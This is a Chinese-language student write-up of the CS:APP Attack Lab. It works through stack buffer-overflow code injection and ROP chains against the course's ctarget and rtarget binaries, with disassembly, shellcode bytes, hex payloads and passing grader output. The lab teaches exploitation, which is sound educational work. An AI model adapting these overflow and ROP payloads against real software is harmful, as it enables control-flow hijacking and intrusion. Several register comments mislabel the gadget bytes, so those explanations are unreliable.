
直接运行ctarget

```
[root@localhost target1]# ./ctarget
FAILED: Initialization error: Running on an illegal host [localhost.localdomain]
```

网络原因报错，查阅实验说明

```
-q: Don’t send results to the grading server
```



part1

phase1

part1的任务为getbuf()执行完后执行touch1()

得到上述两个函数的反汇编代码

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp//buffer size为40
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
End of assembler dump.

(gdb) disas touch1
Dump of assembler code for function touch1:
   0x00000000004017c0 <+0>:     sub    $0x8,%rsp
   0x00000000004017c4 <+4>:     movl   $0x1,0x202d0e(%rip)        # 0x6044dc <vlevel>
   0x00000000004017ce <+14>:    mov    $0x4030c5,%edi
   0x00000000004017d3 <+19>:    callq  0x400cc0 <puts@plt>
   0x00000000004017d8 <+24>:    mov    $0x1,%edi
   0x00000000004017dd <+29>:    callq  0x401c8d <validate>
   0x00000000004017e2 <+34>:    mov    $0x0,%edi
   0x00000000004017e7 <+39>:    callq  0x400e40 <exit@plt>
End of assembler dump.
```

查阅实验说明

> Functions Gets() and gets() have no way to determine whether their destination buffers are large enough to store the string they read. They simply copy sequences of bytes, possibly overrunning the bounds of the storage allocated at the destinations.

即我们可以利用getbuf()不检查溢出，故意写入溢出字符串，从而将返回的地址改为touch的地址0x00000000004017c0getbuf()分配了大小为40字节的缓冲区，Gets()接收地址参数并将字符传入到目的地址，此处传入的是栈指针向下的40个字节，那么我们可以输入41个字节，并且最后一个字节为touch1的调用地址0x00000000004017c0

程序要求输入字符串，利用hex2raw转换，输入结果如下

```
[root@localhost target1]# ./hex2raw < touch1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
```

```
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
    user id bovik
    course  15213-f15
    lab     attacklab
    result  1:PASS:0xffffffff:ctarget:1:00 66 11 22 66 66 66 66 66 66 66 66 22 66 33 66 3
```

phase2

任务是让CTARGET执行touch2的代码，而不是返回到test()

touch2()代码如下

```
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x00000000004017ec <+0>:     sub    $0x8,%rsp
   0x00000000004017f0 <+4>:     mov    %edi,%edx
   0x00000000004017f2 <+6>:     movl   $0x2,0x202ce0(%rip)        # 0x6044dc <vlevel>
   0x00000000004017fc <+16>:    cmp    0x202ce2(%rip),%edi        # 0x6044e4 <cookie>
   0x0000000000401802 <+22>:    jne    0x401824 <touch2+56>
   0x0000000000401804 <+24>:    mov    $0x4030e8,%esi
   0x0000000000401809 <+29>:    mov    $0x1,%edi
   0x000000000040180e <+34>:    mov    $0x0,%eax
   0x0000000000401813 <+39>:    callq  0x400df0 <__printf_chk@plt>
   0x0000000000401818 <+44>:    mov    $0x2,%edi
   0x000000000040181d <+49>:    callq  0x401c8d <validate>
   0x0000000000401822 <+54>:    jmp    0x401842 <touch2+86>
   0x0000000000401824 <+56>:    mov    $0x403110,%esi
   0x0000000000401829 <+61>:    mov    $0x1,%edi
   0x000000000040182e <+66>:    mov    $0x0,%eax
   0x0000000000401833 <+71>:    callq  0x400df0 <__printf_chk@plt>
   0x0000000000401838 <+76>:    mov    $0x2,%edi
   0x000000000040183d <+81>:    callq  0x401d4f <fail>
   0x0000000000401842 <+86>:    mov    $0x0,%edi
   0x0000000000401847 <+91>:    callq  0x400e40 <exit@plt>
End of assembler dump.
```

功能大致为比较传入的参数和cookie，先将参数寄存器中的值改为cookie，再跳转到touch2

所以要实现的功能如下，所以建立文件injcet.s,内容如下

```
movq    $0x59b997fa, %rdi//修改参数值
pushq   $0x4017ec//跳转到touch2，ret从栈上弹出返回地址
```

```
ret
```

得到计算机可以直接执行的序列如下

```
[root@localhost target1]# gcc -c inject.s
[root@localhost target1]# objdump -d inject.o

inject.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
[root@localhost target1]#
```

所以我们要做的是getbuf()读取一个溢出的字符串，溢出部分为返回值，我们把它修改为我们注入的汇编代码的起始地址。
得到rsp栈的地址：

```
(gdb) break getbuf
Breakpoint 1 at 0x4017a8: file buf.c, line 12.
(gdb) run -q
Starting program: /home/xze/Lab3-attack/target1/ctarget -q
Cookie: 0x59b997fa

Breakpoint 1, getbuf () at buf.c:12
12 buf.c: 没有那个文件或目录.
Missing separate debuginfos, use: debuginfo-install glibc-2.17-325.el7_9.x86_64
(gdb) disas
Dump of assembler code for function getbuf:
=> 0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
End of assembler dump.
```

```
(gdb) stepi
14 in buf.c
(gdb) p/x $rsp
$1 = 0x5561dc78
```

得到rsp地址，所以要输入的信息为,原来的返回地址，填充成注入代码的起始地址，也就是%rsp的地址

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

测试

```
[root@localhost target1]# ./hex2raw < touch2.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
   user id bovik
   course  15213-f15
   lab     attacklab
   result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00 C3 00 00 00 0
```

phase3

传入字符串作参数，hexmatch比较字符串前8位，touch3是字符串类型的cookie匹配成功则成功

```
/* Compare string to hex represention of unsigned value */
 int hexmatch(unsigned val, char *sval)
{
     char cbuf[110];
     /* Make position of check string unpredictable */
     char *s = cbuf + random() % 100;
     sprintf(s, "%.8x", val); //s=val=cookie
     return strncmp(sval, s, 9) == 0;
 }
```

```
void touch3(char *sval)
 {
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
         printf("Touch3!: You called touch3(\"%s\")\n", sval);
         validate(3);
    } else {
         printf("Misfire: You called touch3(\"%s\")\n", sval);
         fail(3);
     }
    exit(0);
 }
```

cookie的16进制表示

```
35 39 62 39 39 37 66 61
```

touch3反汇编

```
(gdb) disas touch3
Dump of assembler code for function touch3:
   0x00000000004018fa <+0>:     push   %rbx
   0x00000000004018fb <+1>:     mov    %rdi,%rbx
   0x00000000004018fe <+4>:     movl   $0x3,0x202bd4(%rip)        # 0x6044dc <vlevel>
   0x0000000000401908 <+14>:    mov    %rdi,%rsi
   0x000000000040190b <+17>:    mov    0x202bd3(%rip),%edi        # 0x6044e4 <cookie>
   0x0000000000401911 <+23>:    callq  0x40184c <hexmatch>
   0x0000000000401916 <+28>:    test   %eax,%eax
   0x0000000000401918 <+30>:    je     0x40193d <touch3+67>
   0x000000000040191a <+32>:    mov    %rbx,%rdx
   0x000000000040191d <+35>:    mov    $0x403138,%esi
   0x0000000000401922 <+40>:    mov    $0x1,%edi
   0x0000000000401927 <+45>:    mov    $0x0,%eax
   0x000000000040192c <+50>:    callq  0x400df0 <__printf_chk@plt>
   0x0000000000401931 <+55>:    mov    $0x3,%edi
   0x0000000000401936 <+60>:    callq  0x401c8d <validate>
   0x000000000040193b <+65>:    jmp    0x40195e <touch3+100>
   0x000000000040193d <+67>:    mov    %rbx,%rdx
   0x0000000000401940 <+70>:    mov    $0x403160,%esi
   0x0000000000401945 <+75>:    mov    $0x1,%edi
```

```
   0x000000000040194a <+80>:    mov    $0x0,%eax
   0x000000000040194f <+85>:    callq  0x400df0 <__printf_chk@plt>
   0x0000000000401954 <+90>:    mov    $0x3,%edi
   0x0000000000401959 <+95>:    callq  0x401d4f <fail>
   0x000000000040195e <+100>:   mov    $0x0,%edi
   0x0000000000401963 <+105>:   callq  0x400e40 <exit@plt>
End of assembler dump.
```

touch3的地址为0x4018fa
因为

```
char *s = cbuf + random() % 100;
```

hexmatch会随机分配，可能会覆盖getbuf，为了避免此情况的发生，将字符串放入test()栈中，利用getbuf()后调用test查看此时rsp栈内容

```
(gdb) info r rsp
rsp            0x5561dca0  0x5561dca0
```

即我们要cookie字符串输入到test()栈中，然后执行程序，将字符串移到参数寄存器，并修改返回值为touch3()

```
[root@localhost target1]# gcc -c inject1.s
[root@localhost target1]# objdump -d inject1.o

inject1.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
[root@localhost target1]#
```

结果

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
```

```
[root@localhost target1]# ./hex2raw < touch3.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
    user id bovik
    course  15213-f15
    lab     attacklab
    result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00 C3 00 00 00 0
```

part2

> It uses randomization so that the stack positions differ from one run to another. This makes it impossible to determine where your injected code will be located.
> It marks the section of memory holding the stack as nonexecutable, so even if you could set the program counter to the start of your injected code, the program would fail with a segmentation fault.

此部分利用栈位置随机和保存堆栈的内存部分标记为不可执行

由于无法将指令直接送入栈中于是我们利用rop来进行攻击，利用已有的字节序列，但是开始的位置不一样

phase4

与phase2问题类似，即让传入的参数为cookie值：movq cookie,%rdi

根据实验说明指示，找到start_farm和mid_farm之间

```
0000000000401994 <start_farm>:
  401994:   b8 01 00 00 00          mov    $0x1,%eax
  401999:   c3                      retq

000000000040199a <getval_142>:
  40199a:   b8 fb 78 90 90          mov    $0x909078fb,%eax
  40199f:   c3                      retq

00000000004019a0 <addval_273>:
```

```
  4019a0:   8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
  4019a6:   c3                      retq

00000000004019a7 <addval_219>:
  4019a7:   8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
  4019ad:   c3                      retq

00000000004019ae <setval_237>:
  4019ae:   c7 07 48 89 c7 c7       movl   $0xc7c78948,(%rdi)
  4019b4:   c3                      retq

00000000004019b5 <setval_424>:
  4019b5:   c7 07 54 c2 58 92       movl   $0x9258c254,(%rdi)
  4019bb:   c3                      retq

00000000004019bc <setval_470>:
  4019bc:   c7 07 63 48 8d c7       movl   $0xc78d4863,(%rdi)
  4019c2:   c3                      retq

00000000004019c3 <setval_426>:
  4019c3:   c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
  4019c9:   c3                      retq

00000000004019ca <getval_280>:
  4019ca:   b8 29 58 90 c3          mov    $0xc3905829,%eax
  4019cf:   c3                      retq

00000000004019d0 <mid_farm>:
  4019d0:   b8 01 00 00 00          mov    $0x1,%eax
  4019d5:   c3                      retq
```

所以解决方法为

```
popq %rdi
```

但是查找这部分代码，没有这个字段，于是更换思路

```
popq %rax//58 0x4019ab
movq %rax,%rdx//48 89 c7 0x4019a2
```

touch2:0x4017ec

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00//cookie
a2 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```

结果如下

```
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
    user id bovik
    course  15213-f15
    lab     attacklab
    result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
```

phase5

与phase3类似，将一个字符串的起始地址传入%rdi，再执行touch3即可。

按照phase3的做法，先获取rsp的地址，再获取偏移量，再计算，将首地址传入%rdi,最后调用touch3

```
movq %rsp,%rax//48 89 e0 0x401a06
movq %rax,%rdi//48 89 c7 0x4019a2
popq %rax//58 0x4019cc
nop空操纵
movl %eax,%edx//89 c7 0x4019dd
movl %edx,%ecx//89 d1 0x401a70
movl %ecx,%esi//89 ce 0x401a13
lea  (%rdi,%rsi,1),%rax//计算偏移值，利用已有函数 0x4019d6
movq %rax,%rdi//48 89 c7 0x4019a2
```

所以结果如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
dd 19 40 00 00 00 00 00
70 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00 //touch3地址
35 39 62 39 39 37 66 61 //cookie字符串表示
```

测试结果如下

```
[root@localhost target1]# ./hex2raw < touch5.txt | ./rtarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
    user id bovik
    course  15213-f15
    lab     attacklab
    result  1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
```

```
0000000000401994 <start_farm>:
  401994:   b8 01 00 00 00          mov    $0x1,%eax
  401999:   c3                      retq

000000000040199a <getval_142>:
  40199a:   b8 fb 78 90 90          mov    $0x909078fb,%eax
  40199f:   c3                      retq

00000000004019a0 <addval_273>:
  4019a0:   8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
  4019a6:   c3                      retq
```

```
00000000004019a7 <addval_219>:
  4019a7:  8d 87 51 73 58 90       lea    -0x6fa78caf(%rdi),%eax
  4019ad:  c3                      retq

00000000004019ae <setval_237>:
  4019ae:  c7 07 48 89 c7 c7       movl   $0xc7c78948,(%rdi)
  4019b4:  c3                      retq

00000000004019b5 <setval_424>:
  4019b5:  c7 07 54 c2 58 92       movl   $0x9258c254,(%rdi)
  4019bb:  c3                      retq

00000000004019bc <setval_470>:
  4019bc:  c7 07 63 48 8d c7       movl   $0xc78d4863,(%rdi)
  4019c2:  c3                      retq

00000000004019c3 <setval_426>:
  4019c3:  c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
  4019c9:  c3                      retq

00000000004019ca <getval_280>:
  4019ca:  b8 29 58 90 c3          mov    $0xc3905829,%eax
  4019cf:  c3                      retq

00000000004019d0 <mid_farm>:
  4019d0:  b8 01 00 00 00          mov    $0x1,%eax
  4019d5:  c3                      retq

00000000004019d6 <add_xy>:
  4019d6:  48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:  c3                      retq

00000000004019db <getval_481>:
  4019db:  b8 5c 89 c2 90          mov    $0x90c2895c,%eax
  4019e0:  c3                      retq

00000000004019e1 <setval_296>:
  4019e1:  c7 07 99 d1 90 90       movl   $0x9090d199,(%rdi)
  4019e7:  c3                      retq
```

```
00000000004019e8 <addval_113>:
  4019e8:  8d 87 89 ce 78 c9       lea    -0x36873177(%rdi),%eax
  4019ee:  c3                      retq

00000000004019ef <addval_490>:
  4019ef:  8d 87 8d d1 20 db       lea    -0x24df2e73(%rdi),%eax
  4019f5:  c3                      retq

00000000004019f6 <getval_226>:
  4019f6:  b8 89 d1 48 c0          mov    $0xc048d189,%eax
  4019fb:  c3                      retq

00000000004019fc <setval_384>:
  4019fc:  c7 07 81 d1 84 c0       movl   $0xc084d181,(%rdi)
  401a02:  c3                      retq

0000000000401a03 <addval_190>:
  401a03:  8d 87 41 48 89 e0       lea    -0x1f76b7bf(%rdi),%eax
  401a09:  c3                      retq

0000000000401a0a <setval_276>:
  401a0a:  c7 07 88 c2 08 c9       movl   $0xc908c288,(%rdi)
  401a10:  c3                      retq

0000000000401a11 <addval_436>:
  401a11:  8d 87 89 ce 90 90       lea    -0x6f6f3177(%rdi),%eax
  401a17:  c3                      retq

0000000000401a18 <getval_345>:
  401a18:  b8 48 89 e0 c1          mov    $0xc1e08948,%eax
  401a1d:  c3                      retq

0000000000401a1e <addval_479>:
  401a1e:  8d 87 89 c2 00 c9       lea    -0x36ff3d77(%rdi),%eax
  401a24:  c3                      retq

0000000000401a25 <addval_187>:
  401a25:  8d 87 89 ce 38 c0       lea    -0x3fc73177(%rdi),%eax
  401a2b:  c3                      retq
```

```
0000000000401a2c <setval_248>:
  401a2c:  c7 07 81 ce 08 db       movl   $0xdb08ce81,(%rdi)
  401a32:  c3                      retq

0000000000401a33 <getval_159>:
  401a33:  b8 89 d1 38 c9          mov    $0xc938d189,%eax
  401a38:  c3                      retq

0000000000401a39 <addval_110>:
  401a39:  8d 87 c8 89 e0 c3       lea    -0x3c1f7638(%rdi),%eax
  401a3f:  c3                      retq

0000000000401a40 <addval_487>:
  401a40:  8d 87 89 c2 84 c0       lea    -0x3f7b3d77(%rdi),%eax
  401a46:  c3                      retq

0000000000401a47 <addval_201>:
  401a47:  8d 87 48 89 e0 c7       lea    -0x381f76b8(%rdi),%eax
  401a4d:  c3                      retq

0000000000401a4e <getval_272>:
  401a4e:  b8 99 d1 08 d2          mov    $0xd208d199,%eax
  401a53:  c3                      retq

0000000000401a54 <getval_155>:
  401a54:  b8 89 c2 c4 c9          mov    $0xc9c4c289,%eax
  401a59:  c3                      retq

0000000000401a5a <setval_299>:
  401a5a:  c7 07 48 89 e0 91       movl   $0x91e08948,(%rdi)
  401a60:  c3                      retq

0000000000401a61 <addval_404>:
  401a61:  8d 87 89 ce 92 c3       lea    -0x3c6d3177(%rdi),%eax
  401a67:  c3                      retq

0000000000401a68 <getval_311>:
  401a68:  b8 89 d1 08 db          mov    $0xdb08d189,%eax
  401a6d:  c3                      retq
```

```
0000000000401a6e <setval_167>:
  401a6e:  c7 07 89 d1 91 c3       movl   $0xc391d189,(%rdi)
  401a74:  c3                      retq

0000000000401a75 <setval_328>:
  401a75:  c7 07 81 c2 38 d2       movl   $0xd238c281,(%rdi)
  401a7b:  c3                      retq

0000000000401a7c <setval_450>:
  401a7c:  c7 07 09 ce 08 c9       movl   $0xc908ce09,(%rdi)
  401a82:  c3                      retq

0000000000401a83 <addval_358>:
  401a83:  8d 87 08 89 e0 90       lea    -0x6f1f76f8(%rdi),%eax
  401a89:  c3                      retq

0000000000401a8a <addval_124>:
  401a8a:  8d 87 89 c2 c7 3c       lea    0x3cc7c289(%rdi),%eax
  401a90:  c3                      retq

0000000000401a91 <getval_169>:
  401a91:  b8 88 ce 20 c0          mov    $0xc020ce88,%eax
  401a96:  c3                      retq

0000000000401a97 <setval_181>:
  401a97:  c7 07 48 89 e0 c2       movl   $0xc2e08948,(%rdi)
  401a9d:  c3                      retq

0000000000401a9e <addval_184>:
  401a9e:  8d 87 89 c2 60 d2       lea    -0x2d9f3d77(%rdi),%eax
  401aa4:  c3                      retq

0000000000401aa5 <getval_472>:
  401aa5:  b8 8d ce 20 d2          mov    $0xd220ce8d,%eax
  401aaa:  c3                      retq

0000000000401aab <setval_350>:
  401aab:  c7 07 48 89 e0 90       movl   $0x90e08948,(%rdi)
  401ab1:  c3                      retq
```

```
0000000000401ab2 <end_farm>:
  401ab2:  b8 01 00 00 00          mov    $0x1,%eax
  401ab7:  c3                      retq
  401ab8:  90                      nop
  401ab9:  90                      nop
  401aba:  90                      nop
  401abb:  90                      nop
  401abc:  90                      nop
  401abd:  90                      nop
  401abe:  90                      nop
  401abf:  90                      nop
```